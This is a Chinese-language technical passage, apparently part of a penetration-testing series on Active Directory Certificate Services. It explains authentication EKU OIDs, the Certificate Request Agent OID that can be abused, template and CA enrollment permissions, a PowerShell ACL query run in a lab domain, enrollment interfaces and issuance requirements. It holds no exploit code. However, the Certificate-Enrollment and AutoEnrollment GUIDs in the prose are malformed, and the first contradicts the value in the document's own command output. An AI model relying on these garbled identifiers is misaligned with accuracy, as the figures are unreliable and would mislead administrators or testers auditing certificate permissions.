
本文所讨论的研究就主要集中在 EKU，当特定的 EKU 出现在证书中时，该证书允许被用于对 AD 进行身份验证。根据 Specterops 的研究，拥有以下 OID 的证书可以用于身份验证：

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication*	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs)

默认情况下，AD CS 部署中不存在 OID 1.3.6.1.5.2.3.4，因此需要手动添加，但它确实适用于客户端身份验证。

此外，Specterops 发现可以滥用的另一个 EKU OID 是证书请求代理 OID 1.3.6.1.4.1.311.20.2.1。除非设置了特定限制，否则具有此 OID 的证书可用于代表其他用户申请证书。


在证书模板控制台中，EKU 可以在模板的“属性”→“扩展”→“应用程序策略”下进行设置，如下图所示。



0.3.3 证书注册

0.3.3.1 注册权限

用户不一定要从每个定义的证书模板中获取证书。网络管理员首先创建证书模板，然后企业 CA 发布该模板，使客户可以注册。回想一下，AD CS 在 AD 中将企业 CA 注册为 `objectClass` 属性为 `pKIEnrollmentService` 的对象。AD CS 通过将模板的名称添加到对象的 `certificateTemplates` 属性来指定在企业 CA 上所启用的证书模板：



AD CS 使用两个安全描述符定义注册权限：一个在证书模板 AD 对象上，另一个在企业 CA 本身上。

对于证书模板，模板的 DACL 中的以下 ACE 可能会导致主体具有注册权限：

- ACE 为主体授予证书注册（Certificate-Enrollment）扩展权限。这个 ACE 授予主体 `RIGHT_DS_CONTROL_ACCESS` 访问权限，其中 `objectType` 设置为 `0e10c968-78fb-11d2-90d4-00c04f79dc5547`。此 GUID 对应于 Certificate-Enrollment 权限。
- ACE 为主体授予证书自动注册（Certificate-AutoEnrollment）扩展权限。这个 ACE 授予主体 `RIGHT_DS_CONTROL_ACCESS` 访问权限，其中 `objectType` 设置为 `a05b8cc2-17bc-4802-a710-e7c15ab866a249`。此 GUID 对应于 Certificate-AutoEnrollment 扩展权限。
- ACE 为主体授予所有扩展（ExtendedRights）权限。这个 ACE 启用 `RIGHT_DS_CONTROL_ACCESS` 访问权限，其中 `objectType` 设置为 `00000000-0000-0000-0000-000000000000`。此 GUID 对应于 ExtendedRights 权限。
- ACE 为主体授予完全控制（FullControl/GenericAll）权限。这个 ACE 启用 FullControl/GenericAll 访问权限。

执行以下命令，查看指定主体对指定证书模板所拥有的 ACE，如下图所示。

```
1 Import-Module ActiveDirectory
2 cd AD:
3 $Acl = Get-Acl 'CN=User,CN=Certificate Templates,CN=Public Key
  Services,CN=Services,CN=Configuration,DC=pentest,DC=com'
4 $Acl.Access.Count
5 $Acl.Access | where IdentityReference -match 'Domain Users'
```

```


PS C:\Users\Administrator> Import-Module ActiveDirectory
PS C:\Users\Administrator> cd AD:
PS AD:\> $Acl = Get-Acl 'CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=pentest,DC=com'
PS AD:\> $Acl.Access.Count
6
PS AD:\> $Acl.Access | where IdentityReference -match 'Domain Users'

ActiveDirectoryRights : ReadProperty, WriteProperty, ExtendedRight
InheritanceType       : None
ObjectType            : 0e10c968-78fb-11d2-90d4-00c04f79dc55
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : ObjectAceTypePresent
AccessControlType     : Allow
IdentityReference     : PENTEST\Domain Users
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None


PS AD:\>

```

管理员可以通过证书模板控制台 `certtmpl.msc` 配置证书模板权限，方法是右键点击“模板”，选择“属性”，然后查看“安全”选项卡，如下图所示。



此外，企业 CA 也使用安全描述符定义注册权限，并可以取代证书模板定义的任何注册权限。企业 CA 上配置的安全描述符定义了这些权限，可以在证书颁发机构 MMC 管理单元 `certsrv.msc` 中查看，方法是右键单击选中的 CA，选择“属性”，然后查看“安全”选项卡，如下图所示。



所有的这些安全设置都将在 CA 服务器上的注册表



HKLM\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\<CA NAME> 中设置键值 Security。

0.3.3.2 注册方式


如果企业 CA 和证书模板的安全描述符都授予客户端证书注册权限，则客户端可以请求证书。客户端可以根据 AD CS 环境的配置以不同方式请求证书：

1. 使用 Windows 客户端证书注册协议 (MS-WCCE)，这是一组分布式组件对象模型 (DCOM) 接口，可与包括注册在内的各种 AD CS 功能进行交互。DCOM 服务器默认在所有 AD CS 服务器上启用，这也是客户端申请证书的最常用方法。
2. 通过 ICertPassage 远程协议 (MS-ICPR)，一种可以在命名管道或 TCP/IP 上运行的 RPC 协议。
3. 访问证书注册 Web 界面。要使用此功能，AD CS 服务器需要安装并配置“证书颁发机构 Web 注册”角色。启用后，用户可以导航到 <http://<ADCSSERVER>/certsrv/>，以访问 AD CS 服务器上通过 IIS 托管的 ASP Web 注册应用程序。
4. 与证书注册服务 (CES) 交互。要使用此功能，服务器需要安装“证书注册 Web 服务”角色。启用后，用户可以通过 https://<CESSERVER>/<CANAME>_CES_Kerberos/service.svc 访问 Web 服务以请求证书。此服务与证书注册策略 (CEP) 服务（通过证书注册策略 Web 服务角色安装）协同工作，客户端使用该服务在 URL https://<CEPSERVER>/ADPolicyProvider_CEP_Kerberos/service.svc 中列出证书模板。
5. 使用网络设备注册服务。要使用它，服务器需要安装“网络设备注册服务”角色，它允许客户端（即网络设备）通过简单证书注册协议 (SCEP) 获取证书。启用后，管理员可以在 URL http://<NDESSERVER>/CertSrv/mscep_admin/ 中获取一次性密码 (OTP)。然后管理员可以将 OTP 提供给网络设备，该设备将使用 SCEP 通过 URL <http://<NDESSERVER>/CertSrv/mscep/> 请求证书。


在 Windows 机器上，用户可以使用 GUI 请求证书，方法是启动 `certmgr.msc`（用于申请用户证书）或 `certlm.msc`（用于申请计算机证书），右键单击“个人”，选择“所有任务”，选择“申请新证书”，如下图所示。这将为用户提供企业 CA 已发布的、当前用户可用的证书模板。



单击“注册”按钮后，Windows 将申请证书（默认情况下，使用实现 MS-WCCE 的 COM 对象），然后证书将出现在“个人”下的“证书”中，如下图所示。



在企业 CA 方面，证书颁发机构 MMC 管理单元 `certsrv.msc` 中，将在“颁发的证书”下面显示已颁发的证书，如下图所示。



还可以使用内置的 `certreq.exe` 命令或 PowerShell 的 `Get-Certificate` Cmdlet 进行证书注册。在非 Windows 机器上，客户端可以使用基于 HTTP 的接口来申请证书。

CA 颁发证书后，可以通过 `certsrv.msc` 吊销颁发的证书。默认情况下，AD CS 使用证书吊销列表（CRL）分发吊销的证书信息，它们基本上只是每个被撤销证书的序列号的列表。

0.3.3.3 发布要求

除了证书模板和企业 CA 访问控制限制之外，我们还可以看到用于控制证书注册的两个证书模板设置，这些被称为发布要求（Issuance Requirements），如下图所示。

ExampleTemplate 属性

常规兼容性请求处理加密密钥证明

使用者名称发布要求取代模板扩展安全服务器

要注册，则要求下列条件:

☒ CA 证书管理程序批准(C)

☒ 授权签名的数量(H):1

如果你需要一个以上的签名，则不允许自动注册。

签名中要求的策略类型(P):应用程序策略

应用程序策略(O):任何目的

颁发策略(S):

添加(D)...删除(R)

要重新注册，则要求下列条件:

☒ 跟注册一样使用相同标准(M)

☐ 有效的现存证书(E)

